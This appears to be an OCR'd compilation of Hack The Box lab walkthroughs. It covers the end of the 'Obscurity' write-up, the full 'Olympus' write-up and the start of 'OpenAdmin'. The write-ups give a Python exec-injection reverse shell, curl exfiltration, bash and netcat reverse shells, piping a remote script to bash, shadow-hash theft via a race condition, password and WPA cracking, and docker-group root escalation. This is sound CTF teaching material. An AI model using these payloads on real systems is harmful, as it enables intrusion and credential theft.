 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

develop                 [Status: 200, Size: 5892, Words: 1806, Lines: 171]
:: Progress: [4614/4614] :: Job [1/1] :: 659 req/sec :: Duration: [0:00:07]
```

`ffuf` finds the directory `develop`. Let's download `SuperSecureServer.py` (also included in **Appendix A**) and examine it locally.

```
wget http://10.10.10.168:8080/develop/SuperSecureServer.py
```

Foothold

The `serveDoc` function contains some comments. It seems the developer has unwittingly introduced an injection vulnerability, as the user controlled URL is passed to `exec`.

```
    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting,
right?
```

Let's stand up the server locally and validate the vulnerability. First, let's create the file structure expected by the web server.

```
mkdir -p DocRoot/errors
touch DocRoot/errors/404.html
echo test > DocRoot/index.html
```

Next, we need to edit the file to output the requested URL, and to configure a socket to listen on.

```
# add above exec(info.format(path))
print(info.format(path))

#append to SuperSecureServer.py
s = Server ("127.0.0.1", 8080)
s.listen ()

#start server
python3 SuperSecureServer.py
```

After starting the web server, we can experiment with different requests.


```
request: http://127.0.0.1:8080/
output:  output = 'Document: /'
```

Also also seen in the code, the URL is contained with two single-quotes. As the `os` library is already imported, so we can attempt to execute a system command.

```
request: http://127.0.0.1:8080/';os.system('id');

output:

output = 'Document: /';os.system('id');'
EOL while scanning string literal (<string>, line 1)
```

However, if the single-quotes are unbalanced, this will result in an error. This is corrected and we successfully validated the injection vulnerability, and achieved command execution.

```
request: http://127.0.0.1:8080/';os.system('id');'

output:

output = 'Document: /';os.system('id');''
uid=0(root) gid=0(root) groups=0(root)
```



Let's attempt to replicate this on the actual system. As we don't have access to the console, we can attempt to send ourselves two ICMP requests.

```
tcpdump -i tun0 icmp
http://10.10.10.168:8080/';os.system('ping -c 2 10.10.14.3');'
```

```
tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:58:00.416171 IP 10.10.10.168 > 10.10.14.2: ICMP echo request, id 58799, seq 1, length 64
06:58:00.416384 IP 10.10.14.2 > 10.10.10.168: ICMP echo reply, id 58799, seq 1, length 64
06:58:01.418801 IP 10.10.10.168 > 10.10.14.2: ICMP echo request, id 58799, seq 2, length 64
06:58:01.418840 IP 10.10.14.2 > 10.10.10.168: ICMP echo reply, id 58799, seq 2, length 64
```

We have successfully achieved command execution of the server. We can attempt to exfiltrate basic output from the server over HTTP, by examining the requested URL in our web server logs.

```
#stand up web server locally
python3 -m http.server 80

request:
http://10.10.10.168:8080/';os.system('curl%20http://10.10.14.3/$(hostname)');'
```

Let's get a shell on the server using a Python one-liner.

```
http://10.10.10.168:8080/';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("10.10.14.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.168] 48518
$ whoami;hostname
www-data
obscure
```

Next, let's upgrade to a TTY shell.

```
SHELL=/bin/bash script -q /dev/null
```

There are many command-line scripts that we can use to do some heavy lifting of the initial enumeration, such as linPEAS.

```
wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh

curl http://10.10.14.3/linpeas.sh|bash
```

After running this, we see that the system user `robert` has a world-readable home directory containing some interesting files.

```
<SNIP>

[+] Files inside others home (limit 20)
/home/robert/.bash_logout
/home/robert/user.txt
/home/robert/.bashrc
/home/robert/passwordreminder.txt
/home/robert/check.txt
/home/robert/BetterSSH/BetterSSH.py
/home/robert/SuperSecureCrypt.py
/home/robert/out.txt
/home/robert/.profile

[+] Last time logon each user
Username         Port     From             Latest
root             tty1                      Mon Dec  2 09:53:03 +0000 2019
robert           pts/1    10.10.14.4       Mon Dec  2 10:23:36 +0000 2019
```

Lateral Movement

The file `SuperSecureCrypt.py` (also included in **Appendix B**) contains functions to encrypt and decrypt files. The key is used repeatedly until it matches the length of the plaintext, after which it adds the
values together and outputs the result.

```
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted
```

`check.txt` seems to be a test input file (plaintext) for the program, with `out.txt` being the produced ciphertext. The developer seems to have used this program to encrypt their password, stored as `passwordreminder.txt`.


Although we don't know the key that was used to create the ciphertext, we should be able to derive it through a known plaintext attack, as we have both the plaintext (`check.txt`) and corresponding ciphertext (`out.txt`).

Base64 encode the files on the remote system, and then recreate the files locally.

```
#encode
base64 -w0 out.txt
base64 -w0 check.txt

#decode and redirect to file
echo '<base64 output>' | base64 -d -w0 > check.txt
echo '<base64 output>' | base64 -d -w0 > out.txt
```

We can subtract the plaintext from the ciphertext in order to reveal the key.

```
#python3 known_plaintext.py

def getkey(cipher, plain):

    position = 0
    key = ""
    for item in list(plain):
        cipherchar = cipher[position]
        plainchar = ord(item)
        key += chr((ord(cipherchar) - plainchar))
        position +=1
    print(key)

with open('out.txt') as f:
    cipher = f.read()
with open('check.txt') as f:
    plain = f.read()

getkey(cipher, plain)
```



This is successful, and the key `alexandrovich` is revealed. With the key in hand, let's download `passwordreminder.txt` and decrypt it.

```
base64 -w0 passwordreminder.txt
echo 'wrTDkcOIw4zDicOgw5nDgcORw6nCr8K3wr9r' | base64 -d -w0 >
passwordreminder.txt
```

Running the script below reveals the password `SecThruObsFTW`, which we can use to `su` to `robert` and gain the user flag.

```
#python3 decrypt.py

def getpass(cipher, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in cipher:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    print(decrypted)

with open('passwordreminder.txt') as f:
    cipher = f.read()
```

```
getpass(cipher, "alexandrovich")
```

Privilege Escalation

Checking for sudo entries reveals that `robert` is able to run the file `/home/robert/BetterSSH/BetterSSH.py` (also included as **Appendix C**) as root.

```
robert@obscure:~/BetterSSH$ sudo -l

Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

Method 1

As seen in the code, when authenticating a user the script temporarily stores `/etc/shadow` entries to a random filename under `/tmp/SSH`. It sleeps for one second before deleting it.

```
<SNIP>
    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
<SNIP>
```

On running the file, it's found that `/tmp/SSH` doesn't exist, so we can create it.

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

SH.py/usr/bin/python3 /home/robert/BetterSSH/BetterSS
Enter username: robert
robert
Enter password: SecThruObsFTW
SecThruObsFTW
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 24, in <module>
    with open('/tmp/SSH/'+path, 'w') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/OF0jl4Ow'
```

First, start two separate SSH sessions as `robert`. Next, navigate to the SSH directory in one, and start a loop to copy anything created in this directory to `/tmp`.

```
cd /tmp/SSH
while true; do sleep .1; cp -r . /tmp; done
```

After executing `BetterSSH.py` in the other SSH session and authenticating successfully as `robert`, we find the random file has been copied to `/tmp`, containing the `/etc/passwd` hashes as expected.

```
robert@obscure:/tmp$ cat kKFBKAI0

root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussv<SNIP>
18226
0
99999
7

robert
$6$fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/<SNIP>
18163
0
99999
7
```

We can use `john` to crack the hash, which reveals the password `mercedes`.

```
john --fork=4 hash

Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Almost done: Processing the remaining buffered candidate passwords, if any.
mercedes         (?)
```

This can be used to `su` to root and gain the root flag.

Method 2

Inspection of the code reveals that for every command executed, `sudo -u` as appended to it.

```
if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
```

By specifying additional `-u <user>` options, we should be able to overwrite this initial assignment. Indeed, replicating locally we confirm that this is the case.

```
sudo -u test id
uid=1002(test) gid=1002(test) groups=1002(test)

sudo -u test -u test2 id
uid=1003(test2) gid=1003(test2) groups=1003(test2)
```

Within the session, we can input `-u root id` and confirm command execution as root.

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root id
Output: uid=0(root) gid=0(root) groups=0(root)
```

Let's create a reverse shell.

```
echo 'bash -i >/dev/tcp/10.10.14.3/8080 0<&1 2>&1' > /tmp/shell.sh
```

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root bash /tmp/shell.sh
```

After executing this script in the `BetterSSH.py` session, we get a reverse shell as root.

```
nc -lnvp 8080

listening on [any] 8080 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.168] 60708
root@obscure:~#
```

Appendix

Appendix A

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404":
"NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png":
"image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream",
"woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain",
"map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
```

```
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header":
headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args =
(client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
```

```
#             except Exception as e:
#                 print(e)
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting,
right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
```

```
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```

SuperSecureServer.py

Appendix B

```
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with Obscura\'s encryption
algorithm')

parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
```

```
                    type=str,
                    help='Where to output the encrypted/decrypted file',
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)

parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "################################\n"
banner+= "#           BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "################################\n"
banner += "  ############################\n"
banner += "  #        FILE MODE         #\n"
banner += "  ############################"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)
```

SuperSecureCrypt.py

Appendix C

```
import sys
import random, string
import os
```

```
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
```

```
        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii')) > 0 else
print('')
```

BetterSSH.py

Hack The Box
PEN-TESTING LABS

Olympus

22nd September 2018 / Document No D18.100.18

Prepared By: Alexander Reid (Arrexel)
Machine Author: OscarAkaElvis
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Olympia is not overly difficult, however there are many steps involved in getting access to the main system. There is a heavy focus on the use of Docker, with a variety of topics and techniques along the way.

Skills Required

- Intermediate knowledge of Linux
- Basic understanding of Docker


Skills Learned

- Exploiting Xdebug
- Identifying Docker instances
- Cracking WPA handshakes
- Gathering information through zone transfers
- Abusing Docker permissions

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap finds several open ports. As port 22 is filtered, and there is a secondary SSH service, there is potentially a container system such as docker running on the target.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Xdebug

Exploit: https://github.com/vulhub/vulhub/tree/master/php/xdebug-rce

Looking at the HTTP headers reveals Xdebug 2.5.5 is running on the target, which has a remote code execution vulnerability. Using the above exploit, an initial shell is achieved.

```
root@kali:~/Desktop/writeups/olympus# python3 exp.py -t http://10.10.10.83/index
.php -c 'exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7
1234 >/tmp/f");'
```

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.83] 53068
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

The presence of the file **/.dockerenv** suggests that the shell is inside a Docker container. A bit of searching around the filesystem reveals a **captured.cap** file in the airgeddon installation at **/home/zeus**, which can be transferred by running **nc -lp 1235 > captured.cap** on the attacking machine and **nc -w 3 LAB_IP 1235 < captured.cap** on the target.

```
$ ls -lah
total 304K
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 17:31 .
drwxr-xr-x 1 zeus zeus 4.0K Apr  8 10:56 ..
-rw-r--r-- 1 zeus zeus 291K Apr  8 12:48 captured.cap
-rw-r--r-- 1 zeus zeus   57 Apr  8 17:30 papyrus.txt
$ nc -w 3 10.10.14.7 1235 < captured.cap
$ md5sum captured.cap
2a86b639f23067dd95a5e0b5f616ef20  captured.cap
$ pwd
/home/zeus/airgeddon/captured
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Aircrack-ng

Running **aircrack-ng captured.cap** reveals an ESSID of **Too_cl0se_to_th3_Sun**. Attempting to crack the WPA password outputs **flightoficarus**.

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng captured.cap
Opening captured.cap
Read 6498 packets.

   #  BSSID              ESSID                     Encryption

   1  F4:EC:38:AB:A8:A9  Too_cl0se_to_th3_Sun      WPA (1 handshake)
```

```
root@kali:~/Desktop/writeups/olympus# aircrack-ng -a 2 -b F4:EC:38:AB:A8:A9 -w /
root/Desktop/wordlists/rockyou.txt captured.cap
```

```
[00:05:58] 5306016/9822768 keys tested (15173.70 k/s)

Time left: 4 minutes, 57 seconds                          54.02%

                  KEY FOUND! [ flightoficarus ]
```

A bit of guesswork is involved in the next step. Using the credentials **icarus:Too_cl0se_to_th3_Sun** it is possible to connect via SSH to the service on port 2222. Checking the root directory reveals it is another Docker container.

```
root@kali:~/Desktop/writeups/olympus# ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls -lah /
total 72K
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 .
drwxr-xr-x   1 root root 4.0K Apr  8 13:19 ..
-rwxr-xr-x   1 root root    0 Apr  8 13:19 .dockerenv
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Zone Transfer & Port Knocking

Checking the file **help_of_the_gods.txt** on the new container finds a **ctfolympus.htb** domain. Attempting a zone transfer with **dig axfr @10.10.10.83 ctfolympus.htb** outputs several integers and what appears to be a username (prometheus) and password (St34l_th3_F1re!).

```
root@kali:~/Desktop/writeups/olympus# dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.11.4-2-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolymp
us.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal por
tal to Hades (3456 8234 62431) and St34l_th3_F1re!"
```

Port knocking 3456, 8234 and 62431 will open the SSH service on port 22 for 10 seconds, allowing for access as the **prometheus** user.

```
root@kali:~/Desktop/writeups/olympus# for x in 3456 8234 62431; do nmap -Pn --sc
an-delay 0.2 --max-retries 0 -p $x 10.10.10.83; done
```

```
root@kali:~/Desktop/writeups/olympus# ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ECDSA key fingerprint is SHA256:8TR2+AWSBT/c5mrjpDotoEYu0mEy/jCzpuS79d+Z0oY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.83' (ECDSA) to the list of known hosts.
prometheus@10.10.10.83's password:

Welcome to

    )         (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(  ))\ (
((_)\  )(_))  ((_))/((_)\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ ls -lah /
total 84K
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 .
drwxr-xr-x  22 root root 4.0K Apr  2 13:48 ..
drwxr-xr-x   2 root root 4.0K Apr 15 07:16 bin
drwxr-xr-x   3 root root 4.0K Apr 15 07:16 boot
drwxr-xr-x  17 root root 3.1K Sep 23 15:59 dev
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Docker Privileges

Running **id** reveals that the **prometheus** user is part of the **docker** group. As Docker requires root permissions, it is possible to leverage this to mount the filesystem in a container and execute commands as root.

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(do
cker)
```

Running **docker images --all** lists available images on the system. Using the **olympia** image, root access is achieved.

```
prometheus@olympus:~$ docker run --rm -v /:/hostOS -ti olympia sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
# chroot hostOS /bin/sh
# ls /root
root.txt
```

HACKTHEBOX

OpenAdmin

16th April 2020 / Document No D20.100.69

Prepared By: MrR3boot

Machine Author(s): dmw0ng

Difficulty: Easy

Classification: Official

Synopsis

